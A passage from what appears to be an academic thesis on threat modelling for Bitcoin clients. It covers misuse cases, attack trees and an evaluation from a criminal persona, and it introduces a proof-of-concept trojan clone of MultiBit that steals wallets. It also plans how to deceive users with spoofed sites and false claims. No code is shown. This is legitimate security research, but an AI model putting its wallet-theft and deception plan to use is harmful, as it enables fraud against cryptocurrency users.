


Figure 4.4: A misuse-case between a third-party service and an attacker

Name	2.1 - DDoS.
Summary	The attacker denies access to an online service.
Pre-conditions	Access to tools and resources for a DDoS.
Basic path	Download tools and pay for access to botnet.
Alternative path	Create tools and/or botnet.
Primary actor	The attacker initiates the attack.
Mitigation	Special hardware/software.
Post-conditions	The attacker has denied access to an online service.

Name	2.2 - Masquerade as server.
Summary	The attacker impersonates the server for the victim and lure the victim into downloading an evil binary.
Pre-conditions	Lack of authorization between the connection's end points.
Basic path	Set up WiFi router or other network gateway to redirect traffic.
Alternative path	Create similar URL.
Primary actor	The attacker initiates the attack.
Mitigation	Employ stronger authorization on both ends of the connection.
Post-conditions	The attacker lured to client to download the evil client.

Name	2.3 -Create fake certificate authority (CA).
Summary	The attacker makes a malicious CA.
Pre-conditions	Funds to operate the CA.
Basic path	Create CA and use the clients' keys to circumvent any encryption used by the clients.
Alternative path	Buy access to CA.
Primary actor	The attacker initiates the attack.
Mitigation	Do not trust any random CA.
Post-conditions	The attacker can decrypt their client's encrypted traffic and can perform attacks, such as man-in-the-middle attacks, using their certificates and keys.
Name	2.4 - Brute force authentication.
Summary	The attacker tries to guess user credentials.
Pre-conditions	None.
Basic path	Try different combinations of user names and passwords on an online log in page.
Alternative path	Brute force against offline password hashes.
Primary actor	The attacker initiates the attack.
Mitigation	Employ restrictions on how many times a user is allowed to fail a log in.
Post-conditions	The attacker has obtained valid user credentials.
Name	2.5 - Man in the middle attack.
Summary	The attacker eavesdrops and relays communication between the end points.
Pre-conditions	Lack of authorization between the connection's end points.
Basic path	Set up a WiFi network, proxy, or other network component, between the two end point entities.
Alternative path	Find public unsecured WiFi.
Primary actor	The attacker initiates the attack.
Mitigation	Stricter authentication between end points.
Post-conditions	The attacker have successfully eavesdropped on the connection and was able to inject messages.

Misuse-case against developers

This misuse-case, in Figure 4.5, represents the issues and threats posed toward the development of Bitcoin software. Textual descriptions follow the figure.




Figure 4.5: A misuse-case between the developers, a dishonest developer, and an attacker

Name	3.1 - Spoof distribution point.
Summary	The attacker lures the victim into believing the attacker’s fake site is the legitimate site.
Pre-conditions	None.
Basic path	The attacker sends out phishing emails, or similar, to lure the victim into visiting the fake site and download the evil client.
Alternative path	Intercept and redirect connection to the legitimate site.
Primary actor	The attacker initiates the attack.
Mitigation	Avoid links in emails, use authorization between endpoints.
Post-conditions	Victims download the evil client from the attacker’s distribution point.

Name	3.2 - Break into distribution point.
Summary	Give the attacker access to a target system where the attacker is able to read/write/execute files.
Pre-conditions	None.
Basic path	Analyze system to find vulnerabilities and exploit any found vulnerability.
Primary actor	The attacker initiates the attack.
Mitigation	Keep software up-to-date and employ strict access schemes to the system.
Post-conditions	The attacker may access the system at their leisure
Name	3.3 - Replace with evil client.
Summary	The developer(s) manages to use their access to replace the binary with their own evil client.
Pre-conditions	Developer has access to modify binary.
Basic path	The developer(s) compiles their own evil client and replaces the distribution point's client with the evil client.
Primary actor	The developer(s) initiates the attack.
Mitigation	Enforce schemes were no one single developer can remove/replace binaries and/or signatures.
Post-conditions	Victims download the evil client from the developer(s)'s distribution point.
Name	3.4 - Add evil code.
Summary	The developer(s) manages to use their privileges to modify the source code to contain malicious code.
Pre-conditions	Developer(s) can add own code.
Basic path	The developer(s) add their own evil code
Primary actor	The developer(s) initiates the attack.
Mitigation	Peer-review existing and new code. Test the program before releasing it.
Post-conditions	The client is compiled, and distributed, with the evil code distribution point.

Name	3.5 - Trust poisoning.
Summary	An individual, or a group, are able to escalate their privileges through social dynamics.
Pre-conditions	Anonymous system with trust gained from peers.
Basic path	The attacker(s) create several accounts to increase credit and trust to one or more of the attacker's accounts.
Primary actor	The attacker(s) initiates the attack.
Mitigation	Require certain criteria before granting relatively new users additional authorization.
Post-conditions	The attackers gain privileges of developers in the project.
Name	3.6 - DDoS.
Summary	The attacker denies access to an online service.
Pre-conditions	Access to tools and resources for a DDoS.
Basic path	Download tools and pay for access to botnet.
Alternative path	Create tools and/or botnet.
Primary actor	The attacker initiates the attack.
Mitigation	Special hardware/software.
Post-conditions	The attacker has denied access to an online service.

4.1.3 Attack tree

The attack tree will add more details to a selection of the attacks outlined in the previous section. They were selected based on an evaluation which is described in the next section of this chapter. In particular the attack that involved stealing the user's wallet were selected. It is possible to expand all the trees that we made, but they were pruned to only contain the relevant attacks.

Attack tree for installing malware

The attack tree in Figure 4.6 represents the goal and sub-goals of installing malware at a target system, and countermeasures for stopping such an attack. It was based on misuse-case 1.1 Install Malware in Table 4.2.3




Figure 4.6: Attack tree with the goal of installing malware at a target system

Attack tree for spoofing a software distribution point

This attack tree, in Figure 4.7, represents the goal and subgoals for spoofing a distribution point, and countermeasures for stopping such an attack. It was based on misuse-case 3.1 Spoof distribution point in Table 4.1.2




Figure 4.7: Attack tree with the goal of spoofing a software distribution point

Attack tree for stealing a Bitcoin wallet backup

This attack tree, in Figure 4.8, represents the goal and subgoals for stealing a Bitcoin wallet backup from a victim, and countermeasures for stopping such an attack. It was based on misuse-case 1.4 Steal wallet backup in Table 4.2.3




Figure 4.8: Attack tree with the goal of stealing a Bitcoin wallet backup from a victim

Attack tree for creating a fake certificate authority (CA)

This attack tree, in Figure 4.9, represents the goal and subgoals for stealing a Bitcoin wallet backup from a victim, and countermeasures for stopping such an attack. It was based on misuse-case 2.3 Create fake certificate authority in Table 4.2.3




Figure 4.9: Attack tree with the goal of creating a fake CA

4.1.4 Sequence diagram

Here are the sequence diagrams for stealing a Bitcoin wallet and creating a fake CA. The sequence diagram offer a more technical view on how an attack is executed.

Sequence diagram of stealing a Bitcoin wallet

Figure 4.10 was based on the attack tree described in Section 4.1.3. The attack was a combination of several attack. The attack is a mix of *3.1 Spoof distribution point*, *1.1 Install malware* and *1.4 Steal wallet backup*. The attack requires little knowledge and resources to be executed, but can still be an effective and plausible attack. The sequence diagram of the attack is shown in Figure 4.10.




Figure 4.10: Sequence diagram of stealing a victim’s wallet

Sequence diagram of creating a fake certificate authority

Figure 4.11 shows a refinement of the attack tree of *Create fake certificate authority* from Section 4.1.3. The refinement is the added details about the actors and the introduction of time. As mentioned previously, this is an expensive attack and a possible attacker needs to be in possession of a lot of resources. The certificate authority needs to be hosted, their certificates distributed, and trust gained. The payback is enormous if the CA is accepted and widely used. The owners of the CA can use their certificates to rig up man-in-the-middle attacks, spoofing websites, and create spoofed digital signatures. The snooper actor in Figure 4.11 is a device the attacker can plant to intercept network traffic. The snooper is an active man in the middle attacker and reports back all traffic it has intercepted to a central server.




Figure 4.11: Sequence diagram of creating a fake certificate authority

4.2 Evaluation of Attack Vectors

This section evaluates each of the proposed threat models from Section 4.1; starting with the misuse-cases and attack trees. The first section introduces the reader to the mindset we used when we evaluated the threat models. It is followed by an evaluation of each misuse-case from Section 4.1.2. Then attack trees were chosen from the highest ranking misuse-cases. Both the misuse-cases and the attack trees are described using text. Sequence diagrams are selected from the highest ranking attack trees, but were not evaluated. This was because the sequence diagrams are used as extensions of the highest ranking attack trees.

4.2.1 Mindset

The attack should follow the criteria laid out in Section 3.2.2 and try to be easy to execute. An elaborate attack will the lower the probability of someone successfully executing the attack. An attack should also be effective, which means maximizing the returns of an attack while trying to keep the risk associated with the attack low. As a victim, you should not be able to notice the attack before it is too late and the attack has already succeeded. For us, as an attacker, this means we need to be swift and discrete during our attack and grab only what's needed before leaving. It is important to reduce the number of traces left behind after the attack to help minimize the risk.

4.2.2 Evaluation of misuse-cases

The misuse-cases' evaluations have been placed in the appendix to enhance the readability and can be found in Appendix A. A collection of threat models were laid out in Section 4.1, which were evaluated in this section. There is a textual description for each misuse case, followed by an evaluation according to the criterion laid out in Section 3.2.2. Each evaluation is performed by the author and his supervisor. The textual description is to add context to the attack and the following evaluation. The misuse-cases that score the highest will be selected for further refined as an attack tree.

Misuse-case against a local client

The local client's communication is mostly secure, as the client will mostly operate on it own. The only network traffic needed by most clients is to receive the block chain, create transactions, and receive blocks to keep the block chain

up to date. An attacker could spoof the victim's block chain when the victim is synchronizing their client or receiving a new block, but this would be futile, as any transaction performed on the spoofed block chain would be invalid in the main Bitcoin network. This leaves the client with little data being sent or received that the attacker could exploit, without needing a lot of computing power to either break the encryption or group up together to form a colluding mining group[122] in order to be able to change the block chain. The remaining data that an attacker could exploit is then any transactions made by the victim. Here, the attacker could add themselves to the transaction, but this must happen before the transaction is signed by the victim. Otherwise, the attacker needs to break the victim's encryption and encrypt a new and spoofed transaction where the attacker is added as a recipient to the transaction. This requires tremendous resources, so tampering with an already sent transaction is likely infeasible for an attacker. In order to do this, the attacker must modify the victim's client to always include a transaction to the attacker. The local client is not completely safe, even though the outbound communication is mostly secure. There are still plausible attacks, as shown in Figure 4.3. An attacker can compromise the client's host system, which offers a big attack surface. Much of the client's security is built on the operating system, such as the random number generator, firewalls, safe storage, and anti-virus. To compromise the operating system removes the foundations for the client's security. Once the host is compromised, the local client is no longer safe. The attacks in Figure 4.3 mainly target the storage of the victim's wallet, which is where the victim's private key is stored. Once the attacker has obtained the key, the attacker can operate the funds in the victim's wallet as the attacker sees fit, and transfer all the bitcoin in the victim's wallet to a wallet the attacker controls. The money can then be tumbled to make tracing the attacker difficult.

Evaluation of attacks against a local client The following tables describe each misuse-case using the criterion from section 3.2.2. A more detailed overview can be found in Appendix A.

Case	Probability	Dependencies	Extent	Knowledge	Cost	Discretion	Overall
1.1	High	Few	Wide	Medium	Low	High	Great
1.2	Low	Medium	Broad	High	Low	High	Decent
1.3	Medium	Medium	Wide	Medium	Low	Medium	Good
1.4	High	Few	Wide	Low	Medium	Medium	Great
1.5	Low	High	Wide	High	High	Medium	Good
1.6	Low	High	Wide	High	High	Medium	Good

Misuse-case against a third-party service

A third-party service is exposed to the same threats as the local client, as the service is likely to use the same software components as the client. The service's threats will then be an expansion based upon the client's threats. The service is vulnerable to most of the attacks targeting the local user, as they also need to download the client, install it, and then run the client. But the service has increased its attack surface by adding new features and components on top of the Bitcoin binary. These additional features, such as a web server to host the service, create new attack vectors, can create new attack vectors or augment existing vectors. When clients want to use the new service, they need to connect to the service's server. This connection adds additional components and communication channels that needs to be secured. An attacker can exploit these vulnerabilities to redirect traffic, eavesdrop on communication, or inject packets into the connection. Encryption can be added to the traffic in an attempt to boost the security, but if the server's TLS/SSL[123] configuration is not correct, it can still leave the traffic exposed. Improper TLS/SSL configuration may expose weak ciphers to the client or it may lack strict authentication of each end of the connection. If the client cannot authenticate the server and the server cannot authenticate the client, then it is possible to execute a man in the middle attack[124]. The web server also needs to be able to stop common attacks, such as cross side scripting, request forging[123], SQL-injections[123], and so on[125]. It should not expose any sensitive information without properly authenticating and authorization of the user. This may prove difficult and it is close to impossible to remove all weaknesses from an application. This is especially true for smaller companies that does not have the funds to conduct proper security investigations and audits.

Evaluation of attacks against a third-party service The following tables describe each misuse-case using the criterion from section 3.2.2. A more detailed

overview can be found in Appendix A.

Case	Probability	Dependencies	Extent	Knowledge	Cost	Discretion	Overall
2.1	High	Low	Broad	Low	Low	Medium	Poor
2.2	Medium	Medium	Broad	Medium	Medium	Medium	Decent
2.3	Low	High	Wide	High	High	High	Great
2.4	High	Low	Broad	Low	Medium	High	Poor
2.5	Medium	Medium	Broad	High	Medium	Medium	Decent

Misuse-case against developers

The developers of a Bitcoin client or service have a responsibility to not misuse their users' trust. They are in a position to exploit a potentially large group of users, in which there are users that don't know how to react or notice that the software they use are abusing them. An attacker can try to exploit this and try to join the developers as a dishonest developer. As a dishonest developer the attacker can build trust from the other developers by building a good image. This online image is created by contributing to the team, by submitting beneficial code patches and generally being a positive factor to the other developers. The other developers may not be as scrutinizing when new code patches submitted by the attacker, as the attacker gains more trust by the other developers. The developers can also make honest mistakes and add insecure code. Other honest mistakes are to host the code or program on an insecure distribution point, which enables the attacker to spoof the server for the users, or break into it.

Evaluation of attacks against developers The following tables describe each misuse-case using the criterion from section 3.2.2. A more detailed overview can be found in Appendix .

Case	Probability	Dependencies	Extent	Knowledge	Cost	Discretion	Overall
3.1	High	Low	Wide	Medium	Medium	Medium	Good
3.2	Low	Medium	Narrow	High	Medium	Medium	Decent
3.3	Low	Low	Small	Medium	Low	Medium	Decent
3.4	Low	Low	Small	Medium	Low	Medium	Low
3.5	Low	Medium	Medium	Medium	Low	High	Decent
3.6	High	Low	Wide	Low	Low	Low	Poor

Node name	Probability	Cost
Install malware (OR)	Difficult	Medium
1 - Execute binary (AND)	Difficult	Medium
1.1 - Download script/binary to target system (OR)	Possible	Low
1.1.1 - Social engineering (OR)	Possible	Low
1.1.1.1 - Email attachment	Possible	Low
1.1.1.2 - Spoofing	Possible	Low
1.1.2 - Malicious website/ad (OR)	Possible	Low
1.1.3 - Bundle with other software (OR)	Possible	Low
1.2 - Able to execute commands on target system (OR)	Difficult	Medium
1.2.1 - Improper configuration (OR)	Difficult	-
1.2.2 - Known weakness in software (OR)	Difficult	Medium
1.2.2.1 - Zero-day exploit	Difficult	Medium
1.2.2.2 - Old version with weakness	Difficult	Medium

Table 4.1: Attack tree for case 1.1 Install malware

4.2.3 Evaluation of attack trees

From the misuse-case evaluation we took all of the highest scoring cases and expanded them. This was done by recreating them as attack trees. From the evaluation done the highest scoring misuse-cases were Table A.1, Table A.4, Table A.12, and Table A.9. The reason for refining the misuse-cases were to better explain the attack's approach and its details. An important thing to note is that all of the attack trees can be evaluated differently, depending on which personae you take on while evaluating. Each personae in Subsection 4.1.1 will view the attack trees differently and evaluate them differently. For the evaluations below, we saw the attack tree through the eyes of the criminal, Jim. The reason for choosing Jim was because he represented a middle ground between the resourceful (Government and organized criminal) and those without any resources (Script kiddies, dishonest developer).

Each of the attacks trees were evaluated using metrics laid out in Section 3.2.3. Each attack tree was evaluated through a walk through of the tree and an assessment of that node. Each attack tree was evaluated top down. An disjunctive node was given the value of its cheapest child, while an conjunctive node was given the cumulative value of its children.

Node name	Probability	Cost
Spoof distribution point (AND)	Possible	Low
1 - Host a replicated distribution site (OR)	Possible	Low
1.1 - Create a new site	Possible	Low
1.2 - Mimic a known distribution site (AND)	Difficult	Low
1.2.1 - Mimic site design	Possible	Low
1.2.2 - Mimic site URL	Difficult	Low
2 - Create a malicious client (OR)	Possible	Low
2.1 - Create client for scratch	Difficult	Low
2.2 - Base client on existing client's source code	Possible	Low
2.3 - Inject malware into existing client	Possible	Low

Table 4.2: Attack tree for case 3.1 Spoof distribution point

Case 1.1 Install malware

There are several plausible paths through Figure 4.6. Malware is an widely used attack of varying finesse.

Case 1.4 Steal wallet backup

There are several plausible paths through Figure 4.8. The paths all require access to the backup in some way, either physical or digital. Physical access means being able to lay hands onto the actual item in this context, not in proximity of it.

Case 2.3 Create fake CA

There are several plausible paths through Figure 4.9. This could be an easy vector for a government to pursue, but we, nor average attackers, do not possess all the resources required to successfully execute such a large attack. The evaluation below was made based on Jim's perspective, where most paths were difficult. But the same tree, seen as a government or a large criminal organization, would yield a different result with lower scores.

Case 3.1 Spoof distribution point

There are several plausible paths through Figure 4.7. Most are easy, as they require no vast resources and can be done with relative ease. The main challenge is to lure people to use it after it has been built.

Node name	Probability	Cost
Steal wallet backup (OR)	Difficult	Medium
1 - Steal physical backup (OR)	Difficult	Medium
1.1 - Gain access to backup's location (OR)	Difficult	-
1.1.1 - Break in	Difficult	-
1.1.2 - Get access from insider	Difficult	-
1.2 - Get backup from insider	Difficult	-
2 - Steal digital backup	Difficult	-
2.1 - Grain access to system with backup (OR)	Difficult	Medium
2.1.1 - Gain physical access	Difficult	-
2.1.2 - Log in	Impossible	-
2.1.3 - Backdoor	Difficult	Medium

Table 4.3: Attack tree for case 1.4 Steal wallet backup

Node name	Probability	Cost
Create fake CA (AND)	Difficult	High
1 - Gain users (OR)	Difficult	High
1.1 - Gain trust among users (OR)	Difficult	High
1.1.1 - Get approval from respected clients (OR)	Difficult	High
1.1.1.1 - Bribe	Impossible	High
1.1.1.2 - Threaten	Impossible	-
1.1.1.3 - Use on own sites	Possible	High
1.1.2 - Marketing	Difficult	High
2 - Create and host a CA (AND)	Possible	Medium
2.1 - Create certificates and keys	Possible	Low
2.2 - Host website (OR)	Possible	Medium
2.2.1 - Buy hosting	Possible	Medium
2.2.2 - Own hosting	Possible	High

Table 4.4: Attack tree for case 2.3 Create fake CA

4.2.4 Evaluation of sequence diagrams

The sequence diagrams themselves were not evaluated. They were instead compared to each other based on their attack tree(s), as they were only an expansion of the attack trees. They were created to display a more detailed view of the selected attack.

The first sequence diagram, depicted in Figure 4.10, is a combination of attacks, as mentioned in Section 4.1.4. The attack is a mix of *3.1 Spoof distribution point* in Table 4.2, *1.1 Install malware* in Table 4.2.3, and *1.4 Steal wallet backup* in Table 4.2.3.

The other sequence diagram, shown in Figure 4.11, is *2.3 Fake CA* in Table 4.2.3.

Seen through the eyes of our persona, Jim, stealing the wallet is an easier attack than creating a fake certificate authority. This can be seen from the tables for each attack tree. Our proof of concept will then be a malicious client served from a spoofed website. This client will steal the victim's wallet and send it back to a central server. Once there, we are free to do what we want with the wallet and the bitcoins it contains.

4.3 Proof of Concept

This section will build on what we covered in the previous sections, where the attack vectors were created and evaluated. Each attack vector was compared to the others, and the highest ranking was selected as attack candidates. From this small selection of possible attacks we created our final attack. The attack was a combination of the remaining attacks; to spoof a distribution point which leads the victim to an evil client. The proof of concept is named CoinShifter and is based on the MultiBit[88] Bitcoin client. The CoinShifter client will, once installed and running, steal the user's unencrypted wallets and send them to our central server. The CoinShifter client will appear to the user as if it was MultiBit, which is the client it mimics.

It is important to emphasize that we are not specifically targeting MultiBit in this report - we could have used any of the other available clients.

4.3.1 Gaining trust from users

Many users in the Bitcoin ecosystem may find it suspicious that we distribute a clone of a known client from another site than their official site. It is not only redundant, but also highly suspicious, as they have no reason to trust us. They have to trust a new party to securely distribute secure software. And in addition, they can already get the software from a trusted partner. Why should they even bother using us when faced with such risk? We have to mitigate this obstacle and to do this we need trust from the users. To build the user's trust and establish our new position, we can fool our the visitors into believing that we offer have something unique, something that makes it worth the users' time to download the client from us. Such claims can be back by that we either have a new and improved GUI, added an incredible optimization, or fixed an awful bug. Either way, such lies can entice the user to trust us a bit more and help us create a foothold for our service. To amplify the trust, we can offer them the usual security measures offered by other Bitcoin websites. By doing that we appear similar to the other sites, as is customary among the Bitcoin distribution sites[126][127]. Another route for gaining trust is to spoof your website so that the victim believes they ended up on the right website. This can be done in several ways, such as using advertisements on search engines, online forums, phishing, or similar URL or name. We chose to spread CoinShifter through a spoofed website. The reason was that we had seen this been done in several reported incidents[89][9][10]. Figure 4.12 and Figure 4.13 are screenshots

